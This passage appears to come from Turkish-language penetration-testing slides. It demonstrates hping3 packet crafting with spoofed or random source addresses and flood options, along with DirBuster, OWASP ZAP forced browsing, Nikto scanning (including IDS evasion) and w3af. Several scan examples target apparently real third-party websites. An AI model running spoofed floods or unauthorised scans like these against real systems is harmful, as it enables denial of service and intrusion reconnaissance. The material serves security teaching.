HPING 192.168.1.1 (eth0 192.168.1.1): NO FLAGS are set, 40 headers + 0 data bytes
s
 9.128199000 59.65.23.7 192.168.1.105 TCP 54 plgproxy > O [None] Seq=1 Win=512 Len:
 ▷ Frame 9: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface 0
 ▷ Ethernet II, Src: Vmware_a4:7e:25 (00:0c:29:a4:7e:25), Dst: Dell_9b:ab:4f (90:b1:1c:9b:ab:4f)
 ▷ Internet Protocol Version 4, Src: 59.65.23.7 (59.65.23.7), Dst: 192.168.1.105 (192.168.1.105)
 Version: 4
 Header length: 20 bytes
 Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00: Not-ECT (Not ECN-Capable))
 Total Length: 40
 Identification: 0xb308 (45832)
 Flags: 0x00
 Fragment offset: 0
 Time to live: 6
 Protocol: TCP (6)
 Header checksum: Oxed6e [correct]
 Source: 59.65.23.7 (59.65.23.7)
 Destination: 192.168.1.105 (192.168.1.105)
 [Source GeoIP: Unknown]
```

- Örneğin ttl 6 ve source ip 59.65.23.7 değerleri ile üretilen ip paketi.

# Hping3

- Hping varsayılan olarak TCP üzerinden çalışır.
- Hping Çalışma Modları
  - 0 --rawip Raw ip paketleri oluşturmak için.
  - 1 --icmp ICMP paketi oluşturmak için.
  - 2 --udp UDP paketleri oluşturmak için .
  - 8 -scan Tarama modu.
  - 9 -listen Dinleme modu.

# Hping3

- IP :Bu bölüm başlığı altında ip başlığının içindeki her bir alan için bir parametre tanımlanmıştır.
  - a kaynak adresi spoofla
  - t ttl değerini belirler
  - o tos (types of service) alanını belirler. (vb.)
- TCP/UDP
  - s kaynak port adresi.
  - p hedef port adresi.
  - F/S/R/P/A/U/X TCP flag set etme özelliği.

# Hping3

- Genel özellikler


- p Port belirtimi
- c Gönderilecek paket sayısı
- flood Sürekli gönder
- I Interface seçimi
- d Veri boyutu
- T Traceroute mod

- Genel olarak hping3 bu parametreler ile çalıştırılır.

# Hping3

- Aşağıdaki örnekte, örnek bir hping3 uygulaması gösterilmiştir.

```
root@kali:~# hping3 -p 80 -S -t 5 --rand-source -c 5 192.168.1.105
HPING 192.168.1.105 (eth0 192.168.1.105): S set, 40 headers + 0 data bytes
```



-c parametresi ile 5 paket gönderilmiştir.

-S parametresi SYN bayrağını set ederek TCP paketini gönderir.

--rand-source parametresi kaynak ip'yi rastgele olarak belirler ve gönderir

| No. | Time        | Source          | Destination   | Protocol | Length | Info           |
|-----|-------------|-----------------|---------------|----------|--------|----------------|
| 10  | 4.777094000 | 134.212.1.246   | 192.168.1.105 | TCP      | 54     | S > vytalvault |
| 12  | 5.777422000 | 97.181.59.28    | 192.168.1.105 | TCP      | 54     | S->emt >       |
| 15  | 6.777934000 | 59.160.66.141   | 192.168.1.105 | TCP      | 54     | vytalvault >   |
| 16  | 7.779522000 | 22.37.197.97    | 192.168.1.105 | TCP      | 54     | vytalvault >   |
| 19  | 8.783217000 | 222.141.110.115 | 192.168.1.105 | TCP      | 54     | vytalvault >   |

...0 ..... = Nonce: Not set  
....0..... = Congestion Window Reduced (CWR): Not set  
....0.... = ECN-Echo: Not set  
....0.... = Urgent: Not set  
....0.... = Acknowledgment: Not set  
....0.... = Push: Not set  
....0.... = Reset: Not set  
....0.... = Syn: Set  
....0.... = Fin: Not set  
Window size value: 512


# Dirbuster

- Komut satırından **dirbuster** yazarak direkt olarak çalıştırılabilir. (kullanıcı ara yüzü açılıyor.)
- Ana sayfa = <https://www.owasp.org>
- Dirbuster, multi-threat özelliğine sahip ve java platformu ile geliştirilmiş, web/uygulama sunucuları üzerindeki dosya ve dizinleri brute-force saldırıları ile keşfetmeye yarayan bir yazılımdır.
- Muadili araçlardan önemli farkı, oldukça geniş dizin listesine sahip olmasıdır.
- Ayarlanabilen seviyede HTTP GET/HEAD istekleriyle sitede dizinler kolaylıkla bulunabilir.

# Dirbuster

- Dirbuster çalışınca aşağıdaki arayüz karşımıza gelir.

Hedefin URL si  
bu alana girilir.



Saldırıya  
dair çeşitli  
seçenekleri  
n belirtildiği  
alan

Brute-force  
yapılacak dosya  
buradan seçilir.

# Dirbuster

- Aşağıdaki örnekte dirbuster ile gerçekleştirilen ve devam etmekte olan bir taramanın sonuçları gözükmektedir.

## Bulunan dosya ve dizinlerin gösterildiği bölge

OWASP DirBuster 1.0-RC1 – Web Application Brute Forcing

File Options About Help

http://www.aydemirlertarim.com:80/

Scan Information \ Results - List View: Dirs: 45 Files: 130 \ Results - Tree View \ Errors: 21 \

| Directory Structure | Response Code | Response Size |
|---------------------|---------------|---------------|
| images              | 200           | 19009         |
| smilies             | 503           | 294           |
| cdn-cgi             | ???           | ???           |
| admin               | 302           | 386           |
| login.php           | 503           | 294           |
| default.aspx        | 200           | 40373         |
| clientscript        | 503           | 294           |
| index.php           | 503           | 294           |
| kurumsal.aspx       | 200           | 43723         |
| images              | ???           | ???           |
| smilies             | ???           | ???           |
| encok               | 403           | 5760          |

Current speed: 316 requests/sec (Select and right click for more options)

Average speed: (T) 226, (C) 321 requests/sec

Parse Queue Size: 0

Total Requests: 407225/7510961

Time To Finish: 06:08:50

Current number of running threads: 20  
20

Back  Stop

Program running again /images/smilies/last/searchresultsbrief.aspx

# Zed Attack Proxy

- Komut satırından **zap** yazarak çalıştırılır.  
Kullanıcı arayüzüne sahip bir araçtır.
- Ana sayfa = <http://code.google.com/p/zaproxy/>
- The OWASP Zed Attack Proxy (ZAP), kullanımı kolay, web uygulamalarının güvenlik açıklarını bulmak için uygun, penetrasyon testlerinde kullanılan bir araçtır.
- Yazılım geliştiricilerin de performans ve fonksiyonellik testleri için kullandığı bir araçtır.
- Open source bir yazılımdır.



# Zed Attack Proxy

- ZAP kullanıcı arayüzü görünümü

Açılan sitenin tüm akışlarının görüntülendiği yer.

Yapılacak olan atakların bulunduğu panel

The screenshot shows the OWASP Zed Attack Proxy (ZAP) application window titled "Untitled Session - OWASP ZAP". The main area displays the "Welcome to the OWASP Zed Attack Proxy (ZAP)" page. Key elements include:


- Header:** File Edit View Analyse Report Tools Online Help
- Toolbar:** Standard mode, Sites, Quick Start, Request, Response, Break
- Main Content:** Welcome message, ZAP logo, URL to attack input field (http://localhost:80), Attack and Stop buttons, Progress message (Attack complete - see the Alerts tab for details of any issues found), and a note about using a browser or automated regression test while proxying through ZAP.
- Bottom Bar:** Site dropdown (localhost:80), History, Search, Break Points, Alerts, AJAX Scan, Spider, and various status indicators (100%, Current Scans: 0, URIs Found: 1).
- Bottom Panel:** Processed (GET, http://localhost:80), Method, URI, Flags (SEED).

Gönderile http istek ve cevaplarının görüntülendiği pencere


Yapılan atakların izlendiği menu

# Zed Attack Proxy

- Öncelikle proxy ayarları yapılmalıdır.
- Zed menüsünden Tools > Options > Local proxy
- Aynı menüden sertifika oluşturulur ve kaydedilir. Options > Dynamic SSL Certificate



Adress = localhost  
Port = 7070



# Zed Attack Proxy

- Kullandığımız browserında proxy ayarlarını yapıyoruz.




- Oluşan sertifikayı browsera import ediyoruz.



# Zed Attack Proxy

- Aşağıda zed atak proxy ile gerçekleştirilen bir forced browse saldırısı görüntülenmiştir.



The screenshot shows the OWASP ZAP interface during a forced browse attack. A callout box on the left points to the 'Sites' tab with the text 'Site buradan seçilir.' (The site is selected here). Another callout box on the right points to the 'Wordlist' dropdown with the text 'Sözlük dosyası' (Dictionary file).

**Untitled Session - OWASP ZAP**

File Edit View Analyse Report Tools Online Help

Standard mode Sites Quick Start Request Response Break

Header: Text Body: Text

GET http://testasp.vulnweb.com:80/ HTTP/1.1  
Host: testasp.vulnweb.com:80  
User-Agent: DirBuster-0.12 (http://www.owasp.org/index.php/Category:OWASP\_DirBuster\_Project)  
Proxy-Connection: Keep-Alive  
Content-length: 0

History Search Break Points Alerts Active Scan Spider  
Forced Browse Fuzzer Params Http Sessions WebSockets AJAX Spider Output

Site: **testasp.vulnweb.com:80** List: **directory-list-lowercase-2.3-small.txt**

| http://testasp.vulnweb.com:80/html/         | 403 Forbidden    |
|---------------------------------------------|------------------|
| http://testasp.vulnweb.com:80/images/       | 403 Forbidden    |
| http://testasp.vulnweb.com:80/showforum.asp | 302 Object moved |
| http://testasp.vulnweb.com:80/t/            | 403 Forbidden    |
| http://testasp.vulnweb.com:80/templates/    | 403 Forbidden    |

Alerts 0 0 4 2 Current Scans 0 0 1 0 0 0

# Nikto

- Komut satırından **nikto** yazarak direkt olarak çalıştırılabilir.
- Ana sayfa = <http://www.cirt.net/nikto2>
- Nikto internette bulunan mevcut web güvenlik açıklarını kullanarak web sunucular için zafiyet taraması gerçekleştiren bir araçtır.
- IDS/IPS sistemler tarafından engellenebilir.
- Open source bir yazılımdır.
- 6500' ün üzerinde tehlikeli dosyayı hedef üzerinde deneyebilir.

# Nikto

- nikto yazılarak yardım alınabilir.
  - host+ Hedef sunucu.
  - port+ Hedef port. (default 80)
  - evasion IDS' ten kaçınma özelliği.
  - tuning Tarama seçeneğinin belirlenmesi
  - Cgidirs+ CGI dosyalarını tarar.
  - mutate Ek dosya adlarını tahmin.
  - update Yazılımı Güncelleme

# Nikto

- Nikto kullanım örneği.

```
root@kali:~# nikto -host www.birevbirmutfak.com
- Nikto v2.1.4

+ Target IP: 94.73.131.74
+ Target Hostname: www.birevbirmutfak.com
+ Target Port: 80
+ Start Time: 2013-10-02 05:50:16

+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ASP.NET
+ Retrieved x-aspnet-version header: 4.0.30319
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ robots.txt contains 1 entry which should be manually viewed.
+ ETag header found on server, fields: 0x1e65a8e4bc5cce1:0
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Server banner has changed from Microsoft-IIS/7.5 to Microsoft-HTTPAPI/2.0, this may suggest a WAF or load balancer is in place
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
+ OSVDB-3092: /test.html: This might be interesting...
+ OSVDB-3092: /test.aspx: This might be interesting...
+ 6456 items checked: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2013-10-02 05:52:15 (119 seconds)

+ 1 host(s) tested
root@kali:~#
```

- Sadece host parametresi ile gerçekleştirilen bu örnekte hedefe ait bazı bilgiler görüldüğü gibi gelmektedir.

# Nikto

- Gerçekleştirilen bir taramada tuning seçeneği belirtilmez ise tüm tuning yöntemleri uygulanır.

- |                                             |                             |
|---------------------------------------------|-----------------------------|
| 0 - File Upload                             | b - Software Identification |
| 1 - Interesting File / Seen in logs         | c - Remote Source Inclusion |
| 2 - Misconfiguration / Default File         | x - Reverse Tuning Options  |
| 3 - Information Disclosure                  |                             |
| 4 - Injection (XSS/Script/HTML)             |                             |
| 5 - Remote File Retrieval - Inside Web Root |                             |
| 6 - Denial of Service                       |                             |
| 7 - Remote File Retrieval - Server Wide     |                             |
| 8 - Command Execution / Remote Shell        |                             |
| 9 - SQL Injection                           |                             |
| a - Authentication Bypass                   |                             |




## W3af

- Komut satırından **w3af** yazarak çalıştırılabilir.
- Ana Sayfa = <http://w3af.org/>
- w3af python dili ile yazılmış, SQL injection, cross site script (xss), lokal and remote file inclusion (LFI, RFI) vb bir çok zayıflığı tarayan çok yararlı bir frameworktir.
- Open source bir yazılımdır.


# W3af

- Kullanıcı arayüzü aşağıdaki gibidir.

